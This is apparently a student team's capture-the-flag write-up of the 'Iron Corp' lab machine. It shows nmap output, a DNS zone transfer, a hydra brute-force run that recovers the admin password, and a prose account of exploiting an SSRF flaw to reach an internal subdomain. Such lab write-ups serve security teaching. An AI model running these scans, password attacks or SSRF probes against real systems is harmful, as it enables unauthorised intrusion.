PenTest 2


Iron Corp

HAXON

Members

ID	Name	Role
1211102370	LAU ZI THAO	Leader
1211102797	TENG WEI JOE	Member
1211101029	GARRISON GOH ZEN KEN	Member
1211103142	WONG KHAI KING	Member


Step 1: Recon and Enumeration
Members Involved: Lau Zi Thao, Garrison Goh Zen Ken, Teng Wei Joe, Wong Khai King
Tools used: nano, nmap, dig, hydra, burp suite, python




Firstly, we edit the config /etc/hosts. We edited it using nano and entered the IP with the domain.

```
┌──(kali㉿kali)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 10.10.245.145 -o 10.10.245.145
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 23:42 EDT
Nmap scan report for 10.10.245.145
Host is up (0.19s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T03:43:50+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T03:32:17
|_Not valid after:  2023-01-31T03:32:17
|_ssl-date: 2022-08-02T03:44:01+00:00; +2s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_  Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.18 seconds
```

After that, we ran a nmap scan to view the open ports.



We accessed the web service with the machine IP with port 8080 but found nothing useful.




The site with port 11025 does not provide anything useful either.

```
┌──(kali㉿kali)-[~]
└─$ dig @10.10.163.10 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.163.10 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 531 msec
;; SERVER: 10.10.163.10#53(10.10.163.10) (TCP)
;; WHEN: Tue Aug 02 03:12:14 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

By running a dig command, “dig @machine_ip ironcorp.me axfr”, we found some subdomains, admin and internal.

```
  GNU nano 5.9
127.0.0.1       localhost
127.0.1.1       kali
10.10.163.10    ironcorp.me
10.10.163.10    admin.ironcorp.me
10.10.163.10    internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


We added the newly discovered addresses to /etc/hosts as well.




From there, we navigated to "admin.ironcorp.me:11025", which is the address that we found, along with the open port, and we were prompted with a username and password space. We know that the username is "admin", so we only have to find the password.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /home/kali/Downloads/password.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 03:06:28
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ... ) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 03:07:16
```


Since we know that the username is admin, we used hydra command along with a top 10000 most common passwords list, with the port and the address to run. And we got the password.




We then logged in into the admin site at port 11025 using the username ”admin” and password ”password123” to get to this page.




We can see the url change after typing something random into the search bar.



We setup a python3 webserver so the deployed machine can fetch files from kali.




After some testing, we found out that the website is vulnerable to SSRF (server side request forgery) attacks and we are able to print a file from our side.




We took advantage of the site's ssrf vulnerability and gained access to the internal subdomain we previously could not access. We then clicked on the "here" button that was highlighted in red.


After clicking the red button, we are navigated to We can see name.php at the url.



Knowing this, we navigated to the previous page and put the link which included name.php after the query and got a result of “Equinox”.

